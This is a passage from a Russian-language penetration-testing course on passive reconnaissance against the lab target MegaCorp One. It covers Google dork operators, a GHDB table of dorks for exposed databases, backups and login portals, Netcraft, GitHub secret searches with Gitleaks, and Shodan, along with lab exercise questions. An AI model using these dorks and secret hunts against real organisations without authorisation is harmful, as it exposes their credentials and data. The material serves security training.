
Листинг 4 - Файл robots.txt

Файл `robots.txt` указывает web crawlers, например поисковому crawler Google, разрешать или запрещать конкретные ресурсы. В этом случае он раскрыл конкретную PHP-страницу (`/nanities.php`), которая иначе была скрыта от обычного поиска, несмотря на то что политика пометила ее как *allowed*.

Оператор *ext* также может быть полезен для определения языков программирования, которые могут использоваться на сайте. Поиски вроде **ext:php**, **ext:xml** и **ext:py** найдут индексированные PHP Pages, XML и Python pages соответственно.


Мы также можем изменить оператор с помощью `-`, чтобы исключить определенные элементы из поиска и сузить результаты.

Например, чтобы найти интересные не-HTML страницы, можно использовать **site:megacorpone.com** для ограничения поиска **megacorpone.com** и поддоменами, а затем `-filetype:html`, чтобы исключить HTML-страницы из результатов.




В этом случае мы нашли несколько интересных страниц, включая индексы веб-каталогов.

В другом примере можно использовать поиск **intitle:"index of" "parent directory"**, чтобы найти страницы, содержащие "index of" в заголовке и слова "parent directory" на странице.



Вывод относится к страницам листинга каталога, которые перечисляют файловое содержимое каталогов без index pages. Такие ошибки конфигурации могут раскрывать интересные файлы и чувствительную информацию.

Эти базовые примеры лишь поверхностно показывают, что можно делать с поисковыми операторами. Google Hacking Database (GHDB) содержит множество творческих запросов, демонстрирующих мощь объединенных операторов.



Date Added	Dork	Category	Author
2019-09-18	site:*/oauth2/authorize	Pages Containing Login Portals	Reza Abasi
2019-09-18	intitle:index.of "admin.db"	Sensitive Directories	The Dexter
2019-09-18	intitle:index.of "admin" filetype:sql	Sensitive Directories	The Dexter
2019-09-18	indexof:backup/web.config	Sensitive Directories	Vyshnav nk
2019-09-17	site:* intitle:"reset password"	Pages Containing Login Portals	Paras Arora
2019-09-17	site:ftp.*.* index of: manifest.xml	Files Containing Juicy Info	Deepak Kumar
2019-09-17	indexof:backup/mysql	Sensitive Directories	Sanyam Chawla
2019-09-17	inurl:webmail/src/login.php	Pages Containing Login Portals	Sravan7s
2019-09-17	inurl:"/prweb/prwebLDAP1/"	Pages Containing Login Portals	Sravan7s
2019-09-17	index.of "crossdomain.xml"	Files Containing Juicy Info	Mayur Parmar
2019-09-16	intitle:"login" site:welcome.*.*	Pages Containing Login Portals	Reza Abasi
2019-09-16	site:*/Shibboleth.sso/SAML2/POST	Error Messages	Reza Abasi
2019-09-16	site:*/casAuthn/login.php	Pages Containing Login Portals	Reza Abasi

Другой способ экспериментировать с Google Dorks - портал DorkSearch, который предоставляет готовое подмножество запросов и builder tool для упрощения поиска.


Владение этими операторами вместе с острым чувством дедукции является ключевым навыком для эффективного search engine "hacking".

1. Как зовут вице-президента по юридическим вопросам в MegaCorp One?
2. Какой email-адрес у вице-президента по юридическим вопросам в MegaCorp One?
3. Каких других сотрудников MegaCorp One вы можете определить, которые не перечислены на **www.megacorpone.com**?


Netcraft - интернет-сервисная компания, базирующаяся в Англии и предлагающая бесплатный web portal, который выполняет разные функции сбора информации, например определяет, какие технологии работают на заданном сайте, и находит другие хосты, разделяющие тот же IP netblock.

Использование сервисов вроде Netcraft считается пассивной техникой, поскольку мы никогда напрямую не взаимодействуем с нашей целью.


Рассмотрим некоторые возможности Netcraft. Например, можно использовать DNS search page Netcraft, чтобы собрать информацию о домене **megacorpone.com**:



Для каждого найденного сервера можно открыть "site report", который предоставляет дополнительную информацию и историю сервера, нажав на иконку файла рядом с URL каждого сайта.



Начало отчета содержит регистрационную информацию. Однако если прокрутить ниже, мы обнаружим разные записи "site technology".



Site Technology (fetched 2 days ago)

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
Apache	Web server software	www.fedex.com, www.victoriaweather.ca, www.majorgeeks.com
Debian	*No description*	www.smtpcorp.com, crm.aviasg.com, welcome.adblockplus.org

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	web.whatsapp.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.google.com, www.linkedin.com, l.facebook.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.amazon.in, www.amazon.es, www.amazon.fr
Font Awesome Web Fonts	*No description*	www1.sedecatastro.gob.es, www.wilderssecurity.com, www.worldometers.info
Bootstrap Javascript Library	*No description*	www3.animeflv.net, www.dextools.io, www.bestbuy.com

Content Delivery Network

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

Technology	Description	Popular sites using this technology
Google Hosted Libraries	Google API to retrieve JavaScript libraries	www.mediafire.com, www.php.net, www.newsnow.co.uk

Этот список поддоменов и технологий будет полезен, когда мы перейдем к активный сбор информации и exploitation. Пока добавим его в наши заметки.

Недавно Netcraft решил прекратить эту часть своего сервиса. Информация для ответа на эти вопросы находится на изображениях, либо можно посетить _https://www.wappalyzer.com/lookup/megacorpone.com/_, чтобы найти ответы на живом сайте.

1. Из собственной Kali VM используйте Netcraft, чтобы определить, какой application server работает на **www.megacorpone.com**.
2. Как называется *Client-Side Scripting Framework*, который обрабатывает шрифты?
3. Каково значение номера *IPv4 autonomous system*, на котором размещен **www.megacorpone.com**?

В следующих разделах мы рассмотрим разные онлайн-инструменты и ресурсы, которые можно использовать для пассивного сбора информации. Это включает open-source projects и онлайн-репозитории кода, такие как:

- GitHub
- GitHub Gist
- GitLab
- SourceForge


Код, хранящийся онлайн, может дать представление о языках программирования и фреймворках, используемых организацией. В редких случаях разработчики даже случайно коммитили чувствительные данные и учетные данные в публичные репозитории.

Поисковые инструменты некоторых из этих платформ поддерживают операторы Google search, которые мы обсуждали ранее в этом модуле.


Например, GitHub search очень гибок. Мы можем использовать GitHub для поиска по репозиториям пользователя или организации; однако нам нужна учетная запись, если мы хотим искать по всем public repos.

Чтобы выполнить любой поиск в Github, сначала нужно зарегистрировать базовую учетную запись, бесплатную для физических лиц и организаций.

После входа в учетную запись Github можно выполнять несколько keyword-based searches, вводя запрос в поле поиска справа вверху.



Поищем интересную информацию в репозиториях MegaCorp One. Можно использовать **path:users**, чтобы найти любые файлы со словом "users" в имени файла, и нажать ENTER.




Наш поиск нашел только один файл - **xampp.users**. Тем не менее это интересно, потому что XAMPP является средой разработки веб-приложений. Проверим содержимое файла.



Похоже, этот файл содержит username and хэш пароля, что может быть очень полезно, когда мы начнем активную фазу атаки. Добавим это в наши заметки.

Такой ручной подход лучше всего работает на небольших репозиториях. Для более крупных репозиториев можно использовать несколько инструментов, которые помогут автоматизировать часть поиска, например Gitrob и Gitleaks. Большинство таких инструментов требуют access token для использования API поставщика хостинга исходного кода.

Следующий скриншот показывает пример того, как Gitleaks находит AWS access key ID в файле.



Получение таких учетных данных дает нам неограниченный доступ к той же AWS account и может привести к компрометации любого cloud service, управляемого этой identity.

Инструменты, которые ищут секреты в исходном коде, такие как Gitrob или Gitleaks, обычно полагаются на *regular expressions* или entropy-based обнаружение, чтобы найти потенциально полезную информацию. Entropy-based detection пытается находить строки, которые выглядят случайно сгенерированными. Идея в том, что длинная строка случайных символов и цифр, вероятно, является паролем. Каким бы способом инструмент ни искал секреты, ни один инструмент не идеален, и он пропустит вещи, которые может найти ручная проверка.

1. Выполните разведку по открытым источникам в GitHub-репозитории MegaCorp One и попробуйте найти учетные данные пользователя. Какое имя пользователя связано с обнаруженным хешем?

2. Какой заголовок у вторичного placeholder-репозитория Megacorp One?


Пока мы собираем информацию о цели, важно помнить, что традиционные сайты - лишь одна часть интернета.

Shodan - поисковая система, которая обходит устройства, подключенные к интернету, включая серверы, на которых работают сайты, а также устройства вроде routers и IoT devices.

Иными словами, Google и другие поисковые системы ищут содержимое web server, а Shodan ищет internet-connected devices, взаимодействует с ними и показывает информацию о них.


Хотя Shodan не требуется для выполнения материала этого модуля или labs, его стоит немного изучить. Перед использованием Shodan нужно зарегистрировать бесплатную учетную запись, 